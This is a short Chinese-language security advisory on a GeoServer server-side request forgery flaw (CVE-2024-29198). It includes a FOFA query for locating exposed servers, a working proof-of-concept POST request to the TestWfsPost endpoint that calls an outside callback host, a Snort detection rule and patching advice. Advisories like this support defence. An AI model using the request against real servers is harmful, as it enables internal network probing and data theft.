

GeoServer SSRF漏洞（CVE-2024-29198）

GeoServer SSRF漏洞（CVE-2024-29198），攻击者可利用服务器端请求伪造（SSRF）漏洞，操纵GeoServer向内部网络发起恶意请求，窃取敏感数据或攻击内网系统，导致内网渗透或数据泄露。

影响版本

GeoServer

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="GeoServer"

POC/EXP:

```
POST /geoserver/TestWfsPost HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded

url=http%3A%2F%2Fznqdrwnbbk.iyhc.eu.org
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"GeoServer - SSRF via TestwfsPost (CVE-2024-29198)";  
  flow:to_server,established;  
  content:"POST"; http_method;  
  content:"/geoserver/TestwfsPost"; http_uri;  
  content:"Content-Type: application/x-www-form-urlencoded";  
  http_client_header;  
  pcre:"/(^|&)url=[^&]*%3a%2f%2f[^\x26]*?  
(internal|localhost|192\.168|10\.|172\. (1[6-9]|2[0-9]|3[0-  
1])|metadata|169\.254|\.internal|\.local)(%3a|\/|\/$)/i";  
  metadata:service http;  
  metadata:affected_product "GeoServer";  
  metadata:attack_type "Server-Side Request Forgery (SSRF)";  
  metadata:severity "high";  
  reference:cve,2024-29198;  
  classtype:web-application-attack;  
  sid:1000108;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。